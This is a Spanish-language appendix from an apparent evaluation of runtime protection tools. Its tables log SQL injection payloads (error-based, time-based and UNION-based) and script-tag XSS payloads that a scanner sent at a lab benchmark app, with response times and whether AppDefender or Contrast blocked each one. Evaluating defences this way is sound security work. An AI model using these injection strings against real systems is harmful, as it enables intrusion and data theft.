Una vez interpuesta la herramienta de protección a evaluar entre el escáner de vulnerabilidades y lo bancos de pruebas, se lanzan diferentes ataques contra estos. En este anexo, se detallan los datos del TestCase, categoría de vulnerabilidad, método de la petición, payload generado, respuesta en milisegundos, si es un TestCase vulnerable o no, petición POST y bloqueo o no por parte de la herramienta.

Debido a la extensión de la información generada, se detalla únicamente una parte de los ataques generados.

TestCase	Categoría	Método	Payload	Respuesta miliseg.	Provoca vul. Real	Petición POST	appdefender bloquea
BenchmarkTest00024	SQLi	POST	http://192.168.0.181/benchmark/sqli-00/BenchmarkTest00024	32	true	BenchmarkTest00024=%27&foo=bar	true
BenchmarkTest00024	SQLi	POST	http://192.168.0.181/benchmark/sqli-00/BenchmarkTest00024	12	true	BenchmarkTest00024=bar%27+%2F+sleep%285%29+%2F+%27&foo=bar	true
BenchmarkTest00024	SQLi	POST	http://192.168.0.181/benchmark/sqli-00/BenchmarkTest00024	12	true	BenchmarkTest00024=bar%27%29+AND+3839%3D1710+AND+%28%27fhYH%27%3D%27fhYH&foo=bar	true
BenchmarkTest00024	SQLi	POST	http://192.168.0.181/benchmark/sqli-00/BenchmarkTest00024	25	true	BenchmarkTest00024=bar%27%29+AND+%28SELECT+4499+FROM%28SELECT+COUNT%28*%29%2CCONCAT%280x3a697a6d3a%2C%28SELECT+%28ELT%284499%3D4499%2C1%29%29%29%2C0x3a6e72753a%2CFLOOR%28RAND%280%29*2%29%29x+FROM+INFORMATION_SCHEMA.CHARACTER_SETS+GROUP+BY+x%29a%29+AND+%28%27LEFV%27%3D%27LEFV&foo=bar	true
BenchmarkTest00024	SQLi	POST	http://192.168.0.181/benchmark/sqli-00/BenchmarkTest00024	14	true	BenchmarkTest00024=bar%27%29+AND+3085%3DCAST%28%28CHR%2858%29%7C%7CCHR%28105%29%7C%7CCHR%28122%29%7C%7CCHR%28109%29%7C%7CCHR%2858%29%29%7C%7C%28SELECT+%28CASE+WHEN+%283085%3D3085%29+THEN+1+ELSE+0+END%29%29%3A%3Atext%7C%7C%28CHR%2858%29%7C%7CCHR%28110%29%7C%7CCHR%28114%29%7C%7CCHR%28117%29%7C%7CCHR%2858%29%29+AS+NUMERIC%29+AND+%28%27XUVt%27%3D%27XUVt&foo=bar	true
BenchmarkTest00024	SQLi	POST	http://192.168.0.181/benchmark/sqli-00/BenchmarkTest00024	34	true	BenchmarkTest00024=bar%27+AND+6056%3DCONVERT%28INT%2C%28SELECT+CHAR%2858%29%2BCHAR%28105%29%2BCHAR%28122%29%2BCHAR%28109%29%2BCHAR%2858%29%2B%28SELECT+%28CASE+WHEN+%286056%3D6056%29+THEN+CHAR%2849%29+ELSE+CHAR%2848%29+END%29%29%2BCHAR%2858%29%2BCHAR%28110%29%2BCHAR%28114%29%2BCHAR%28117%29%2BCHAR%2858%29%29%29+AND+%27DPef%27%3D%27DPef&foo=bar	true

TestCase	Categoría	Método	Payload	Respuesta miliseg.	Provoca vul. Real	Petición POST	appdefender bloquea
BenchmarkTest00024	SQLi	POST	http://192.168.0.181/benchmark/sqli-00/BenchmarkTest00024	33	true	BenchmarkTest00024=bar%27%3BWAITFOR+DELAY+CHAR%2848%29%2BCHAR%2858%29%2BCHAR%2848%29%2BCHAR%2858%29%2BCHAR%2891%29%2BCHAR%2883%29%2BCHAR%2876%29%2BCHAR%2869%29%2BCHAR%2869%29%2BCHAR%2880%29%2BCHAR%2884%29%2BCHAR%2873%29%2BCHAR%2877%29%2BCHAR%2869%29%2BCHAR%2893%29--&foo=bar	true
BenchmarkTest00024	SQLi	POST	http://192.168.0.181/benchmark/sqli-00/BenchmarkTest00024	32	true	BenchmarkTest00024=bar%27%29%3BSELECT+DBMS_PIPE.RECEIVE_MESSAGE%28CHR%2880%29%7C%7CCHR%28110%29%7C%7CCHR%2888%29%7C%7CCHR%2889%29%2C5%29+FROM+DUAL--&foo=bar	true
BenchmarkTest00024	SQLi	POST	http://192.168.0.181/benchmark/sqli-00/BenchmarkTest00024	24	true	BenchmarkTest00024=bar%27+AND+%28SELECT+*+FROM+%28SELECT%28SLEEP%285%29%29%29vKTc%29+AND+%27vlQH%27%3D%27vlQH&foo=bar	true
BenchmarkTest00024	SQLi	POST	http://192.168.0.181/benchmark/sqli-00/BenchmarkTest00024	27	true	BenchmarkTest00024=bar%27+AND+5527%3DDBMS_PIPE.RECEIVE_MESSAGE%28CHR%2898%29%7C%7CCHR%2883%29%7C%7CCHR%28108%29%7C%7CCHR%28116%29%2C5%29+AND+%27QsJH%27%3D%27QsJH&foo=bar	true
BenchmarkTest00512	SQLi	GET	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00512?BenchmarkTest00512=%27&password=ZAP&username=ZAP	34	true		true
BenchmarkTest00512	SQLi	GET	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00512?BenchmarkTest00512=bar%27+%2F+sleep%285%29+%2F+%27&password=ZAP&username=ZAP	12	true		true
BenchmarkTest00512	SQLi	GET	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00512?BenchmarkTest00512=bar%27%29+AND+5492%3D4852+AND+%28%27Zahc%27%3D%27Zahc&password=ZAP&username=ZAP	22	true		true

TestCase	Categoría	Método	Payload	Respuesta miliseg.	Provoca vul. Real	Petición POST	appdefender bloquea
BenchmarkTest00512	SQLi	GET	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00512?BenchmarkTest00512=bar%27+AND+%28SELECT+7740+FROM%28SELECT+COUNT%28*%29%2CCONCAT%280x3a697a6d3a%2C%28SELECT+%28ELT%287740%3D7740%2C1%29%29%29%2C0x3a6e72753a%2CFLOOR%28RAND%280%29*2%29%29x+FROM+INFORMATION_SCHEMA.CHARACTER_SETS+GROUP+BY+x%29a%29+AND+%27mVZi%27%3D%27mVZi&password=ZAP&username=ZAP	60	true		true
BenchmarkTest00512	SQLi	GET	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00512?BenchmarkTest00512=bar%27+AND+7119%3DCONVERT%28INT%2C%28SELECT+CHAR%2858%29%2BCHAR%28105%29%2BCHAR%28122%29%2BCHAR%28109%29%2BCHAR%2858%29%2B%28SELECT+%28CASE+WHEN+%287119%3D7119%29+THEN+CHAR%2849%29+ELSE+CHAR%2848%29+END%29%29%2BCHAR%2858%29%2BCHAR%28110%29%2BCHAR%28114%29%2BCHAR%28117%29%2BCHAR%2858%29%29%29+AND+%27AzoR%27%3D%27AzoR&password=ZAP&username=ZAP	35	true		true
BenchmarkTest00512	SQLi	GET	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00512?BenchmarkTest00512=bar%25%27+AND+4369%3D%28SELECT+UPPER%28XMLType%28CHR%2860%29%7C%7CCHR%2858%29%7C%7CCHR%2858%29%7C%7CCHR%28105%29%7C%7CCHR%28122%29%7C%7CCHR%28109%29%7C%7CCHR%2858%29%7C%7C%28SELECT+%28CASE+WHEN+%284369%3D4369%29+THEN+1+ELSE+0+END%29+FROM+DUAL%29%7C%7CCHR%2858%29%7C%7CCHR%28110%29%7C%7CCHR%28114%29%7C%7CCHR%28117%29%7C%7CCHR%2858%29%7C%7CCHR%2862%29%29%29+FROM+DUAL%29+AND+%27%25%27%3D%27&password=ZAP&username=ZAP	17	true		true

TestCase	Categoría	Método	Payload	Respuesta miliseg.	Provoca vul. Real	Petición POST	appdefender bloquea
BenchmarkTest00512	SQLi	GET	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00512?BenchmarkTest00512=bar%27+AND+%28SELECT+*+FROM+%28SELECT%28SLEEP%285%29%29%29Tsba%29+AND+%27fjco%27%3D%27fjco&password=ZAP&username=ZAP	22	true		true
BenchmarkTest00512	SQLi	GET	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00512?BenchmarkTest00512=bar%27%29+AND+1673%3DDBMS_PIPE.RECEIVE_MESSAGE%28CHR%2884%29%7C%7CCHR%28102%29%7C%7CCHR%2882%29%7C%7CCHR%2871%29%2C5%29+AND+%28%27ZpIs%27%3D%27ZpIs&password=ZAP&username=ZAP	33	true		true
BenchmarkTest00512	SQLi	GET	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00512?BenchmarkTest00512=bar%27%29+UNION+ALL+SELECT+NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL--+-&password=ZAP&username=ZAP	30	true		true
BenchmarkTest00512	SQLi	GET	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00512?BenchmarkTest00512=bar%25%27+UNION+ALL+SELECT+NULL%2CNULL--+-&password=ZAP&username=ZAP	31	true		true
BenchmarkTest00673	SQLi	POST	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00673	171	true	BenchmarkTest00673=%27	true
BenchmarkTest00673	SQLi	POST	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00673	35	true	BenchmarkTest00673=bar%27+%2F+sleep%285%29+%2F+%27	true
BenchmarkTest00673	SQLi	POST	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00673	34	true	BenchmarkTest00673=bar%27%29+AND+7276%3D7276+AND+%28%27Ulho%27%3D%27Ulho	true
BenchmarkTest00673	SQLi	POST	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00673	31	true	BenchmarkTest00673=bar%27+AND+%28SELECT+8562+FROM%28SELECT+COUNT%28*%29%2CCONCAT%280x3a697a6d3a%2C%28SELECT+%28ELT%288562%3D8562%2C1%29%29%29%2C0x3a6e72753a%2CFLOOR%28RAND%280%29*2%29%29x+FROM+INFORMATION_SCHEMA.CHARACTER_SETS+GROUP+BY+x%29a%29+AND+%27IelQ%27%3D%27IelQ	true

TestCase	Categoría	Método	Payload	Respuesta miliseg.	Provoca vul. Real	Petición POST	appdefender bloquea
BenchmarkTest00673	SQLi	POST	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00673	15	true	BenchmarkTest00673=bar%27+AND+7405%3DCAST%28%28CHR%2858%29%7C%7CCHR%28105%29%7C%7CCHR%28122%29%7C%7CCHR%28109%29%7C%7CCHR%2858%29%29%7C%7C%28SELECT+%28CASE+WHEN+%287405%3D7405%29+THEN+1+ELSE+0+END%29%29%3A%3Atext%7C%7C%28CHR%2858%29%7C%7CCHR%28110%29%7C%7CCHR%28114%29%7C%7CCHR%28117%29%7C%7CCHR%2858%29%29+AS+NUMERIC%29+AND+%27RGHg%27%3D%27RGHg	true
BenchmarkTest00673	SQLi	POST	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00673	10	true	BenchmarkTest00673=bar%27%3B%28SELECT+*+FROM+%28SELECT%28SLEEP%285%29%29%29gmvU%29%23	true
BenchmarkTest00673	SQLi	POST	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00673	26	true	BenchmarkTest00673=bar%27+UNION+ALL+SELECT+NULL%2C%27hqCDUAszJM%27%2CNULL--+-	true
BenchmarkTest00673	SQLi	POST	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00673	25	true	BenchmarkTest00673=bar%25%27+UNION+ALL+SELECT+NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL--+-	true
BenchmarkTest00673	SQLi	POST	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00673	10	true	BenchmarkTest00673=bar%27%29+UNION+ALL+SELECT+NULL%2CNULL%23	true
BenchmarkTest00673	SQLi	POST	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00673	21	true	BenchmarkTest00673=bar%25%27+UNION+ALL+SELECT+NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%23	true
BenchmarkTest00765	SQLi	POST	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00765	15	true	email=ZAP&password=ZAP&BenchmarkTest00765=%27	true
BenchmarkTest00765	SQLi	POST	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00765	16	true	email=ZAP&password=ZAP&BenchmarkTest00765=bar%27+%2F+sleep%285%29+%2F+%27	true
BenchmarkTest00765	SQLi	POST	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00765	20	true	email=ZAP&password=ZAP&BenchmarkTest00765=bar%27+and+0+in+%28select+sleep%285%29+%29+--+	true
BenchmarkTest00765	SQLi	POST	http://192.168.0.181/benchmark/sqli-01/BenchmarkTest00765	18	true	email=ZAP&password=ZAP&BenchmarkTest00765=bar%27%29+AND+2649%3D4402+AND+%28%27VTUs%27%3D%27VTUs	true

7.6 Payloads generados con Contrast interpuesto

Una vez interpuesta la herramienta de protección a evaluar entre el escáner de vulnerabilidades y lo bancos de pruebas, se lanzan diferentes ataques contra estos. En este anexo, se detallan los datos del TestCase, categoría de vulnerabilidad, método de la petición, payload generado, respuesta en milisegundos, si es un TestCase vulnerable o no, petición POST y bloqueo o no por parte de la herramienta.

Debido a la extensión de la información generada, se detalla únicamente una parte de los ataques generados.

TestCase	Categoría	Método	Payload	Respuesta miliseg.	Provoca vul. Real	Petición POST	contrast bloquea
BenchmarkTest00030	xss	POST	http://192.168.0.181/benchmark/xss-00/BenchmarkTest00030	30	true	BenchmarkTest00030=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E	true
BenchmarkTest00041	xss	GET	http://192.168.0.181/benchmark/xss-00/BenchmarkTest00041?BenchmarkTest00041=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	30	true		true
BenchmarkTest00047	xss	GET	http://192.168.0.181/benchmark/xss-00/BenchmarkTest00047?BenchmarkTest00047=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	32	true		false
BenchmarkTest00048	xss	GET	http://192.168.0.181/benchmark/xss-00/BenchmarkTest00048?BenchmarkTest00048=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	32	true		false
BenchmarkTest00049	xss	GET	http://192.168.0.181/benchmark/xss-00/BenchmarkTest00049?BenchmarkTest00049=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	32	true		false
BenchmarkTest00375	xss	POST	http://192.168.0.181/benchmark/xss-00/BenchmarkTest00375	34	true	BenchmarkTest00375=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&foo=bar	true
BenchmarkTest00376	xss	POST	http://192.168.0.181/benchmark/xss-00/BenchmarkTest00376	28	true	BenchmarkTest00376=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E	true
BenchmarkTest00378	xss	POST	http://192.168.0.181/benchmark/xss-00/BenchmarkTest00378	31	true	email=ZAP&password=ZAP&BenchmarkTest00378=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E	true
BenchmarkTest00380	xss	POST	http://192.168.0.181/benchmark/xss-00/BenchmarkTest00380	31	true	BenchmarkTest00380=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&foo=bar	true

TestCase	Categoría	Método	Payload	Respuesta miliseg.	Provoca vul. Real	Petición POST	contrast bloquea
BenchmarkTest00467	xss	GET	http://192.168.0.181/benchmark/xss-00/BenchmarkTest00467?BenchmarkTest00467=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	32	true		true
BenchmarkTest00472	xss	GET	http://192.168.0.181/benchmark/xss-00/BenchmarkTest00472?BenchmarkTest00472=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	32	true		true
BenchmarkTest00473	xss	POST	http://192.168.0.181/benchmark/xss-00/BenchmarkTest00473	28	true	email=ZAP&password=ZAP&BenchmarkTest00473=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E	true
BenchmarkTest00475	xss	POST	http://192.168.0.181/benchmark/xss-00/BenchmarkTest00475	35	true	BenchmarkTest00475=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&foo=bar	true
BenchmarkTest00477	xss	GET	http://192.168.0.181/benchmark/xss-00/BenchmarkTest00477?BenchmarkTest00477=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	32	true		true
BenchmarkTest00478	xss	POST	http://192.168.0.181/benchmark/xss-00/BenchmarkTest00478	32	true	email=ZAP&password=ZAP&BenchmarkTest00478=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E	true
BenchmarkTest00492	xss	GET	http://192.168.0.181/benchmark/xss-00/BenchmarkTest00492?BenchmarkTest00492=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	35	true		true
BenchmarkTest00642	xss	POST	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00642	33	true	BenchmarkTest00642=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&foo=bar	true
BenchmarkTest00643	xss	POST	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00643	30	true	BenchmarkTest00643=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E	true

TestCase	Categoría	Método	Payload	Respuesta miliseg.	Provoca vul. Real	Petición POST	contrast bloquea
BenchmarkTest00644	xss	GET	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00644?BenchmarkTest00644=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	41	true		true
BenchmarkTest00645	xss	POST	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00645	45	true	email=ZAP&password=ZAP&BenchmarkTest00645=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E	true
BenchmarkTest00651	xss	POST	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00651	32	true	secure=ZAP&productID=ZAP&foo=foo&BenchmarkTest00651=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E	true
BenchmarkTest00656	xss	POST	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00656	35	true	secure=ZAP&productID=ZAP&foo=foo&BenchmarkTest00656=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E	true
BenchmarkTest00711	xss	POST	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00711	32	true	secure=ZAP&productID=ZAP&foo=foo&BenchmarkTest00711=%3C%2Fp%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E%3Cp%3E	true
BenchmarkTest00715	xss	POST	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00715	31	true	email=ZAP&password=ZAP&BenchmarkTest00715=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E	true
BenchmarkTest00719	xss	GET	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00719?BenchmarkTest00719=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	32	true		true
BenchmarkTest00720	xss	POST	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00720	33	true	email=ZAP&password=ZAP&BenchmarkTest00720=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E	true
BenchmarkTest00721	xss	POST	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00721	47	true	secure=ZAP&productID=ZAP&foo=foo&BenchmarkTest00721=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E	true

TestCase	Categoría	Método	Payload	Respuesta miliseg.	Provoca vul. Real	Petición POST	contrast bloquea
BenchmarkTest00803	xss	GET	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00803?BenchmarkTest00803=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	31	true		false
BenchmarkTest00804	xss	GET	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00804?BenchmarkTest00804=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	30	true		false
BenchmarkTest00805	xss	GET	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00805?BenchmarkTest00805=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	37	true		false
BenchmarkTest00806	xss	GET	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00806?BenchmarkTest00806=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	33	true		false
BenchmarkTest00807	xss	GET	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00807?BenchmarkTest00807=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	47	true		false
BenchmarkTest00809	xss	GET	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00809?BenchmarkTest00809=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	12	true		false
BenchmarkTest00810	xss	GET	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00810?BenchmarkTest00810=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	32	true		false

TestCase	Categoría	Método	Payload	Respuesta miliseg.	Provoca vul. Real	Petición POST	contrast bloquea
BenchmarkTest00724	xss	GET	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00724?BenchmarkTest00724=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	34	true		true
BenchmarkTest00725	xss	POST	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00725	26	true	email=ZAP&password=ZAP&BenchmarkTest00725=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E	true
BenchmarkTest00728	xss	POST	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00728	31	true	BenchmarkTest00728=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E	true
BenchmarkTest00729	xss	GET	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00729?BenchmarkTest00729=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	30	true		true
BenchmarkTest00737	xss	POST	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00737	33	true	BenchmarkTest00737=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&foo=bar	true
BenchmarkTest00800	xss	GET	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00800?BenchmarkTest00800=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	31	true		false
BenchmarkTest00801	xss	GET	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00802?BenchmarkTest00801=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	14	true		false
BenchmarkTest00802	xss	GET	http://192.168.0.181/benchmark/xss-01/BenchmarkTest00802?BenchmarkTest00802=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&password=ZAP&username=ZAP	32	true		false